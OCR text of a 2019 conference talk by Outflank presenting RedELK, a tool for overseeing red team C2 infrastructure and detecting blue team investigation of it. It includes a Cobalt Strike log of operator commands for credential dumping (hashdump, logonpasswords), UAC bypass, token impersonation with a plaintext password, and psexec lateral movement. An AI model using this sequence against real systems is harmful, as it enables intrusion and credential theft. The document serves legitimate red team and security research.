Who watches the watchmen?

Adventures in red team infrastructure herding and blue team OPSEC failures

Hack in Paris - June 2019

Mark Bergman &
Marc Smeets

OUTFLANK

clear advice with a hacker mindset

ABOUT US

Mark Bergman - @xychix

- Started in mainframe world in 1999, not the average developer. Moved to offensive security in 2004.
- Red Team operator and infra builder, repeat == python code

Marc Smeets - @MarcOverIP


- In offensive security since 2006, background in system and network engineering
- Red Team operator and tool builder, recent Threat Hunting experience

Outflank

- Highly specialised in Red Teaming and attack simulation
- Outflank.nl/blog & github.com/OutflankNL


PAFFEN
SPORT

OFFENSIVE INFRA - GENERIC OVERVIEW



OFFENSIVE INFRA – TYPICAL SETUP

C2

- Redirectors / reverse proxies (5+)
- Domain fronting (2)
- C2-servers / CS Team servers (5)

Fake identities

- Social media profiles (2)
- Websites (1+)

Tracking and debugging

- Tracking pixels (10+)

Delivery

- Web servers (2)
- Email (2)
- File sharing service (0+)
- Messaging platforms (0+)
- …

Generic backend components

- Communication channels (2)
- Test environments (3+)
- Log aggregation

OFFENSIVE INFRA – TYPICAL CHALLENGES

Oversight


Insight

"Every contact leaves a trace" - Locard's exchange principle

TOOLING -> REDELK


+

=



https://outflank.nl/blog/2019/02/14/introducing-redelk-part-1-why-we-need-it/

https://github.com/outflanknl/RedELK/


Redirectors / 1st line infra
Reverse proxy
Domain fronts
Websites
Tracking pixels
...
C2 traffic
C2 servers
Target network
Compromised systems
Attack & C2 traffic
Security Service Provider investigates C2 traffic and hosts
RedELK
Data feeds
Data copy
Analyst investigates C2 traffic and hosts
Target SOC
"SIEM"
Dash-board
Index
Enrich
Search
Analyst submits samples and IOCs
Query for indicators of our attack
Searching and alerting
Security service providers
Spamhaus
Virustotal
IBM X-Force
Domain classifiers
...
White team
Red team


CURRENTLY SUPPORTED INFRA COMPONENTS

C2 server


- Full support for Cobalt Strike. OOBE, no custom CNA required.
  - FactionC2 and Empire on roadmap.
- 1 location for all logs and data from every C2 server within the operation
  - All beacon logs, IOC overview, screenshots, keystrokes and downloaded files.
- Heavy enrichment done on logging.

Redirector

- Full support for HAProxy. Requires custom log format.
  - Nginx and Apache on roadmap.
- All traffic data is logged
  - Heavy enrichment done, e.g. Greynoise, TOR addresses, tags for target and red team IP addresses


Non-target
Bogus websites for domain classifiers, sandboxes, analysts, etc.
C2 servers
Redirectors / 1st line infra
Data feeds
Data copy
Target
RedELK

DATA FLOW



1. **Internet traffic and C2 traffic hits redirector**
2. **HAProxy acts as a router. Traffic is proxied to relevant destination**
   - C2 server, website for analyst, website for domain classifiers, etc.
   - RedELK does not configure HAProxy for you! But its easy, check wiki

3. **Filebeats on redirs and C2 servers read log files and forward to RedELK**
4. **Logstash does basic enrichment and stores data in Elasticsearch**

5. **Every 1 min: enrich data in Elasticsearch based on config**
   - Manual tuning of config files in /etc/redelk/* required
6. **Every 2 min: copy files from C2 servers to RedELK server, e.g. downloaded files**
7. **Every 5 min: 'SIEM' functionality -> query Elasticsearch and online, send alarms**
8. **Every 5 min: create thumbnails for easy screenshot viewing in Kibana**



SEE EVERYTHING

Central overview of the operation

Open Sea

Table JSON

@timestamp		Apr 25 2019, 16:48:59
@version		1

Time	attackscenario	target_hostname	target_user	screenshotfull	screenshotthumb
Apr 25 2019, 14:49:48	DAMTA13	WIN-PG6984RCKPB	SYSTEM *	/cslogs/teamserver13/logs/190425/172.16.1.126/screenshots/screen_024948_13771.jpg	
Apr 25 2019, 14:49:11	DAMTA13	WIN-PG6984RCKPB	Administrator *	/cslogs/teamserver13/logs/190425/172.16.1.126/screenshots/screen_024911_12448.jpg	
Apr 25 2019, 14:09:19	DAMTA13	SECNEURX-PC	Administrator *	/cslogs/teamserver13/logs/190425/192.168.184.164/screenshots/screen_020919_68125.jpg	
Apr 25 2019, 14:07:17	DAMTA13	SECNEURX-PC	Administrator *	/cslogs/teamserver13/logs/190425/192.168.184.164/screenshots/screen_020717_22931.jpg	

prospector.type		log
source		/root/cobaltstrike/logs/190425/10.2.1.20/beacon_1020.log
tags		beats_input_codec_plain_applied, _rubyparseok, enriched_v01
target_hostname		S-WIN45

<Dave> 25-04 1
7:10 noted: [ru
ndll32.exe | s

Rows per p

▸	Apr 25 2019, 16:09:53	DAMTA08	SYSTEM *	4616	[input] <jody> ls	S-WIN45
▸	Apr 25 2019, 16:09:50	DAMTA08	SYSTEM *	4616	[input] <jody> cd FactoryController	S-WIN45
▸	Apr 25 2019, 16:09:31	DAMTA08	SYSTEM *	4616	[input] <jody> ls	S-WIN45
▸	Apr 25 2019, 16:09:25	DAMTA08	SYSTEM *	4616	[input] <jody> cd c:\	S-WIN45
▸	Apr 25 2019, 16:09:08	DAMTA08	SYSTEM *	19937	[input] <jody> psexec S-WIN45 ADMIN$ http	S-WIN41
▸	Apr 25 2019, 16:09:08	DAMTA08	SYSTEM *	19937	[input] <jody> rev2self	S-WIN41
▸	Apr 25 2019, 16:09:08	DAMTA08	SYSTEM *	19937	[input] <jody> make_token STROOP\ADMIN-W.Trommel Welcome123!	S-WIN41
▸	Apr 25 2019, 16:07:42	DAMTA08	ADMIN-W.Trommel *	14710	[input] <jody> portscan 10.2.1.0/24 22,135,3389,445 none	L-WIN223
▸	Apr 25 2019, 16:03:43	DAMTA08	ADMIN-W.Trommel *	14710	[input] <jody> shell ping s-win45	L-WIN223
▸	Apr 25 2019, 16:03:27	DAMTA08	ADMIN-W.Trommel *	14710	[input] <jody> shell arp -a	L-WIN223
▸	Apr 25 2019, 15:57:07	DAMTA08	ADMIN-W.Trommel *	14710	[input] <jody> socks 777	L-WIN223
▸	Apr 25 2019, 15:53:52	DAMTA08	ADMIN-W.Trommel *	14710	[input] <jody> portscan null-255.255.255.255 1-1024,3389,5000-6000 arp 1024	L-WIN223
▸	Apr 25 2019, 15:51:09	DAMTA08	ADMIN-W.Trommel *	14710	[input] <jody> logonpasswords	L-WIN223
▸	Apr 25 2019, 15:50:44	DAMTA08	ADMIN-W.Trommel *	14710	[input] <jody> hashdump	L-WIN223
▸	Apr 25 2019, 15:50:21	DAMTA08	ADMIN-W.Trommel	93021	[input] <jody> bypassuac	L-WIN223
▸	Apr 25 2019, 15:49:21	DAMTA08	SYSTEM *	19937	[input] <jody> hashdump	S-WIN41
▸	Apr 25 2019, 15:49:15	DAMTA08	ADMIN-W.Trommel	93021	[input] <jody> hashdump	L-WIN223
▸	Apr 25 2019, 15:48:13	DAMTA08	SYSTEM *	19937	[input] <jody> ls	S-WIN41
▸	Apr 25 2019, 15:47:40	DAMTA08	jody *	37174	[input] <jody> shell hostname	L-WIN223

Lateral movement

www

Feb 8 2019, 17:03:38	DAMTA14	vsip-184-1 90-44-230. ks.ks.cox. net	Cox Communications Inc.	POST /p5hwww HTTP/1.1
Feb 8 2019, 17:03:33	DAMTA13	207.102.13 3.158	TELUS Communications Inc.	GET /dpixel HTTP/1.1
Feb 8 2019, 17:03:28	DAMTA13	207.102.13 3.158	TELUS Communications Inc.	GET /dpixel HTTP/1.1
Feb 8 2019, 17:03:03	DAMTA14	crawl-66-2 49-66-78.g oglebot.c om	Google LLC	GET /les-of-mac/principles-of-macroeconomics-mankiw-5th-edition-study-guide.pdf HTTP/1.1
Feb 8 2019, 17:03:03	DAMTA14	crawl-66-2 49-66-78.g oglebot.c om	Google LLC	GET /ries-workb/boundaries-workbook-cloud.pdf HTTP/1.1
Feb 8 2019, 17:02:52	DAMTA9	13.93.121. 70	Microsoft Corporation	POST /submit.php?id=15927 HTTP/1.1
Feb 8 2019, 17:02:52	DAMTA9	13.93.123. 55	Microsoft Corporation	GET /dpixel HTTP/1.1

Popular

@timestamp

t **tags**

Top 5 values in 500 / 500 records

enrich_greynoise 100.0%

beats_input_codec_plain_a... 100.0%

iplist_customer_v01 55.0%

iplist_alarmed_v01 35.0%

iplist_redteam_v01 1.8%

INDICATORS

ONLINE SERVICES

HASH OF MALWARE

Symantec EDR

Symantec EDR is Healthy

Marc Smeets

38847dc4c82c0[redacted]cdac7b50ab8602e8fdfad4401954c87
SHA256

73c519f050c20[redacted]
MD5

Microsoft Windows
CERTIFICATE

Unknown
MIME TYPE

Good
DISPOSITION

Insight
REASON

No
TARGETED ATTACK

File Overview

1
RELATED INCIDENTS

0
EMAIL DETECTIONS

0
CYNIC MODIFICATIONS

0
EXTERNAL DOMAINS ACCESSED

